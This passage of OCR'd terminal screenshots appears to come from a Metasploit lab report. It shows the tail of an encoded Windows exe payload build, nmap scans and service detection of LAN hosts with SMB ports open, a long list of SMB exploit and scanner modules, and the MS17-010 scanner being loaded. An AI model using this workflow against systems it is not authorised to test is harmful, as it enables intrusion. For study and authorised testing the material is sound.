x86/shikata_ga_nai succeeded with size 813 (iteration=16)
x86/shikata_ga_nai succeeded with size 840 (iteration=17)
x86/shikata_ga_nai succeeded with size 867 (iteration=18)
x86/shikata_ga_nai succeeded with size 894 (iteration=19)
x86/shikata_ga_nai succeeded with size 921 (iteration=20)
x86/shikata_ga_nai succeeded with size 948 (iteration=21)
x86/shikata_ga_nai succeeded with size 975 (iteration=22)
x86/shikata_ga_nai succeeded with size 1002 (iteration=23)
x86/shikata_ga_nai chosen with final size 1002
Payload size: 1002 bytes
Final size of exe file: 73802 bytes

┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ nmap 192.168.1.106
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-16 10:14 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
```

Fig-8: Metasploit




```
┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ nmap 192.168.1.32
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-16 15:10 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.05 seconds

┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ nmap 192.168.1.32 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-16 15:10 IST
Nmap scan report for LAPTOP-CIPR7MFM (192.168.1.32)
Host is up (0.0095s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
6646/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds

┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ nmap 192.168.1.32 -Pn -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-16 15:10 IST
Nmap scan report for LAPTOP-CIPR7MFM (192.168.1.32)
Host is up (0.0015s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
6646/tcp open  unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.14 seconds

┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ sudo msfconsole
[sudo] password for anukriti:
```

Fig-9: Metasploit




```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-16 15:10 IST
Nmap scan report for LAPTOP-CIPR7MFM (192.168.1.32)
Host is up (0.0015s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
6646/tcp open  unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.14 seconds

┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ sudo msfconsole
[sudo] password for anukriti:

        https://metasploit.com

       =[ metasploit v6.1.13-dev                          ]
+ -- --=[ 2178 exploits - 1153 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > 
```

Fig-10: Metasploit




```
with set HttpTrace true

msf6 > search smb

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader      2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Exec
ution
   1   exploit/osx/browser/safari_file_policy               2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   2   auxiliary/server/capture/smb                                          normal     No     Authentication Capture: SMB
   3   post/linux/busybox/smb_share_root                                     normal     No     BusyBox SMB Sharing
   4   auxiliary/scanner/http/citrix_dir_traversal          2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   5   auxiliary/scanner/smb/impacket/dcomexec              2018-03-19       normal     No     DCOM Exec
   6   auxiliary/scanner/smb/impacket/secretsdump                            normal     No     DCOM Exec
   7   exploit/windows/scada/ge_proficy_cimplicity_gefebt   2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   8   exploit/windows/smb/generic_smb_dll_injection        2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   9   exploit/windows/http/generic_http_dll_injection      2015-03-04       manual     No     Generic Web Application DLL Injection
   10  exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   11  exploit/windows/misc/hp_dataprotector_install_service 2011-11-02      excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   12  exploit/windows/misc/hp_dataprotector_cmd_exec       2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   13  auxiliary/server/http_ntlmrelay                                       normal     No     HTTP Client MS Credential Relayer
   14  exploit/windows/smb/ipass_pipe_exec                  2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Execution
   15  auxiliary/gather/konica_minolta_pwd_extract                           normal     No     Konica Minolta Password Extractor
   16  auxiliary/fileformat/odt_badodt                      2018-05-01       normal     No     LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT
 File Generator
   17  post/linux/gather/mount_cifs_creds                                    normal     No     Linux Gather Saved mount.cifs/mount.smbfs Credentials
   18  exploit/windows/smb/ms03_049_netapi                  2003-11-11       good       No     MS03-049 Microsoft Workstation Service NetAddAlternateC
omputerName Overflow
   19  exploit/windows/smb/ms04_007_killbill                2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflo
w
   20  exploit/windows/smb/ms04_011_lsass                   2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownleve
lServer Overflow
   21  exploit/windows/smb/ms04_031_netdde                  2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overflow
   22  exploit/windows/smb/ms05_039_pnp                     2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Service Overflow
   23  exploit/windows/smb/ms06_025_rras                    2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   24  exploit/windows/smb/ms06_025_rasmans_reg             2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflo
w
   25  exploit/windows/smb/ms06_040_netapi                  2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize
 Overflow
   26  exploit/windows/smb/ms06_066_nwapi                   2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   27  exploit/windows/smb/ms06_066_nwwks                   2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   28  exploit/windows/smb/ms06_070_wkssvc                  2006-11-14       manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCCon
nect Overflow
   29  exploit/windows/smb/ms07_029_msdns_zonename          2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar()
Overflow (SMB)
   30  exploit/windows/smb/ms08_067_netapi                  2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack C
orruption
```

Fig-11: Metasploit




```
   87  auxiliary/scanner/smb/smb_lookupsid                                        normal     No     SMB SID User Enumeration (LookupSid)
   88  auxiliary/admin/smb/check_dir_file                                         normal     No     SMB Scanner Check File/Directory Utility
   89  auxiliary/scanner/smb/pipe_auditor                                         normal     No     SMB Session Pipe Auditor
   90  auxiliary/scanner/smb/pipe_dcerpc_auditor                                  normal     No     SMB Session Pipe DCERPC Auditor
   91  auxiliary/scanner/smb/smb_enumshares                                       normal     No     SMB Share Enumeration
   92  auxiliary/fuzzers/smb/smb_tree_connect_corrupt                             normal     No     SMB Tree Connect Request Corruption
   93  auxiliary/fuzzers/smb/smb_tree_connect                                     normal     No     SMB Tree Connect Request Fuzzer
   94  auxiliary/scanner/smb/smb_enumusers                                        normal     No     SMB User Enumeration (SAM EnumUsers)
   95  auxiliary/scanner/smb/smb_version                                          normal     No     SMB Version Detection
   96  auxiliary/dos/smb/smb_loris                              2017-06-29        normal     No     SMBLoris NBSS Denial of Service
   97  exploit/windows/local/cve_2020_0796_smbghost             2020-03-13        good       Yes    SMBv3 Compression Buffer Overflow
   98  exploit/windows/smb/cve_2020_0796_smbghost               2020-03-13        average    Yes    SMBv3 Compression Buffer Overflow
   99  auxiliary/scanner/snmp/snmp_enumshares                                     normal     No     SNMP Windows SMB Share Enumeration
   100 auxiliary/admin/smb/samba_symlink_traversal                                normal     No     Samba Symlink Directory Traversal
   101 auxiliary/scanner/smb/smb_uninit_cred                                      normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential
State
   102 exploit/linux/samba/chain_reply                          2010-06-16        good       No     Samba chain_reply Memory Corruption (Linux x86)
   103 auxiliary/dos/samba/read_nttrans_ea_list                                   normal     No     Samba read_nttrans_ea_list Integer Overflow
   104 exploit/multi/ids/snort_dce_rpc                          2007-02-19        good       No     Snort 2 DCE/RPC Preprocessor Buffer Overflow
   105 exploit/windows/browser/java_ws_double_quote             2012-10-16        excellent  No     Sun Java Web Start Double Quote Injection
   106 exploit/windows/browser/java_ws_arginject_altjvm         2010-04-09        excellent  No     Sun Java Web Start Plugin Command Line Argument Injecti
on
   107 exploit/windows/browser/java_ws_vmargs                   2012-02-14        excellent  No     Sun Java Web Start Plugin Command Line Argument Injecti
on
   108 auxiliary/server/teamviewer_uri_smb_redirect                               normal     No     TeamViewer Unquoted URI Handler SMB Redirect
   109 exploit/windows/smb/timbuktu_plughntcommand_bof          2009-06-25        great      No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow
   110 exploit/windows/fileformat/ursoft_w32dasm                2005-01-24        good       No     URSoft W32Dasm Disassembler Function Buffer Overflow
   111 exploit/windows/fileformat/vlc_smb_uri                   2009-06-24        great      No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   112 auxiliary/scanner/smb/impacket/wmiexec                   2018-03-19        normal     No     WMI Exec
   113 auxiliary/admin/smb/webexec_command                                        normal     No     WebEx Remote Command Execution Utility
   114 exploit/windows/smb/webexec                              2018-10-24        manual     No     WebExec Authenticated User Code Execution
   115 post/windows/escalate/droplnk                                              normal     No     Windows Escalate SMB Icon LNK Dropper
   116 post/windows/gather/credentials/gpp                                        normal     No     Windows Gather Group Policy Preference Saved Passwords
   117 post/windows/gather/word_unc_injector                                      normal     No     Windows Gather Microsoft Office Word UNC Path Injector
   118 post/windows/gather/enum_shares                                            normal     No     Windows Gather SMB Share Enumeration via Registry
   119 payload/windows/peinject/reverse_named_pipe                                normal     No     Windows Inject PE Files, Windows x86 Reverse Named Pipe
 (SMB) Stager
   120 payload/windows/x64/peinject/reverse_named_pipe                            normal     No     Windows Inject Reflective PE Files, Windows x64 Reverse
 Named Pipe (SMB) Stager
   121 payload/windows/x64/meterpreter/reverse_named_pipe                         normal     No     Windows Meterpreter (Reflective Injection x64), Windows
 x64 Reverse Named Pipe (SMB) Stager
   122 payload/windows/meterpreter/reverse_named_pipe                             normal     No     Windows Meterpreter (Reflective Injection), Windows x86
 Reverse Named Pipe (SMB) Stager
   123 post/windows/gather/netlm_downgrade                                        normal     No     Windows NetLM Downgrade Attack
   124 auxiliary/fileformat/multidrop                                             normal     No     Windows SMB Multi Dropper


Interact with a module by name or index. For example info 124, use 124 or use auxiliary/fileformat/multidrop

msf6 > 
```

Fig-12: Metasploit




```
   111 exploit/windows/fileformat/vlc_smb_uri                   2009-06-24        great      No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   112 auxiliary/scanner/smb/impacket/wmiexec                   2018-03-19        normal     No     WMI Exec
   113 auxiliary/admin/smb/webexec_command                                        normal     No     WebEx Remote Command Execution Utility
   114 exploit/windows/smb/webexec                              2018-10-24        manual     No     WebExec Authenticated User Code Execution
   115 post/windows/escalate/droplnk                                              normal     No     Windows Escalate SMB Icon LNK Dropper
   116 post/windows/gather/credentials/gpp                                        normal     No     Windows Gather Group Policy Preference Saved Passwords
   117 post/windows/gather/word_unc_injector                                      normal     No     Windows Gather Microsoft Office Word UNC Path Injector
   118 post/windows/gather/enum_shares                                            normal     No     Windows Gather SMB Share Enumeration via Registry
   119 payload/windows/peinject/reverse_named_pipe                                normal     No     Windows Inject PE Files, Windows x86 Reverse Named Pipe
 (SMB) Stager
   120 payload/windows/x64/peinject/reverse_named_pipe                            normal     No     Windows Inject Reflective PE Files, Windows x64 Reverse
 Named Pipe (SMB) Stager
   121 payload/windows/x64/meterpreter/reverse_named_pipe                         normal     No     Windows Meterpreter (Reflective Injection x64), Windows
 x64 Reverse Named Pipe (SMB) Stager
   122 payload/windows/meterpreter/reverse_named_pipe                             normal     No     Windows Meterpreter (Reflective Injection), Windows x86
 Reverse Named Pipe (SMB) Stager
   123 post/windows/gather/netlm_downgrade                                        normal     No     Windows NetLM Downgrade Attack
   124 auxiliary/fileformat/multidrop                                             normal     No     Windows SMB Multi Dropper


Interact with a module by name or index. For example info 124, use 124 or use auxiliary/fileformat/multidrop

msf6 > grep scanner search smb
   4    auxiliary/scanner/http/citrix_dir_traversal             2019-12-17        normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   5    auxiliary/scanner/smb/impacket/dcomexec                 2018-03-19        normal     No     DCOM Exec
   6    auxiliary/scanner/smb/impacket/secretsdump                                normal     No     DCOM Exec
   40   auxiliary/scanner/smb/smb_ms17_010                                        normal     No     MS17-010 SMB RCE Detection
   54   auxiliary/scanner/smb/psexec_loggedin_users                               normal     No     Microsoft Windows Authenticated Logged In Users Enumera
tion
   68   auxiliary/scanner/sap/sap_smb_relay                                       normal     No     SAP SMB Relay Abuse
   70   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing              normal     No     SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories Info
rmation Disclosure
   71   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence            normal     No     SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence
 Check
   72   auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                           normal     No     SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents List
ing
   78   auxiliary/scanner/smb/smb_enumusers_domain                                normal     No     SMB Domain User Enumeration
   82   auxiliary/scanner/smb/smb_enum_gpp                                        normal     No     SMB Group Policy Preference Saved Passwords Enumeration
   83   auxiliary/scanner/smb/smb_login                                           normal     No     SMB Login Check Scanner
   87   auxiliary/scanner/smb/smb_lookupsid                                       normal     No     SMB SID User Enumeration (LookupSid)
   89   auxiliary/scanner/smb/pipe_auditor                                        normal     No     SMB Session Pipe Auditor
   90   auxiliary/scanner/smb/pipe_dcerpc_auditor                                 normal     No     SMB Session Pipe DCERPC Auditor
   91   auxiliary/scanner/smb/smb_enumshares                                      normal     No     SMB Share Enumeration
   94   auxiliary/scanner/smb/smb_enumusers                                       normal     No     SMB User Enumeration (SAM EnumUsers)
   95   auxiliary/scanner/smb/smb_version                                         normal     No     SMB Version Detection
   99   auxiliary/scanner/snmp/snmp_enumshares                                    normal     No     SNMP Windows SMB Share Enumeration
   101  auxiliary/scanner/smb/smb_uninit_cred                                     normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential
State
   112  auxiliary/scanner/smb/impacket/wmiexec                  2018-03-19        normal     No     WMI Exec
msf6 > 
```

Fig-13: Metasploit




```
   101  auxiliary/scanner/smb/smb_uninit_cred                                  normal    Yes    Samba _netr_ServerPasswordSet Uninitialized Credential
State
   112  auxiliary/scanner/smb/impacket/wmiexec                   2018-03-19    normal    No     WMI Exec
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                 Required  Description
   ----         ---------------                                 --------  -----------
   CHECK_ARCH   true                                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                            no        Check for DOUBLEPULSAR on vulnerable hosts
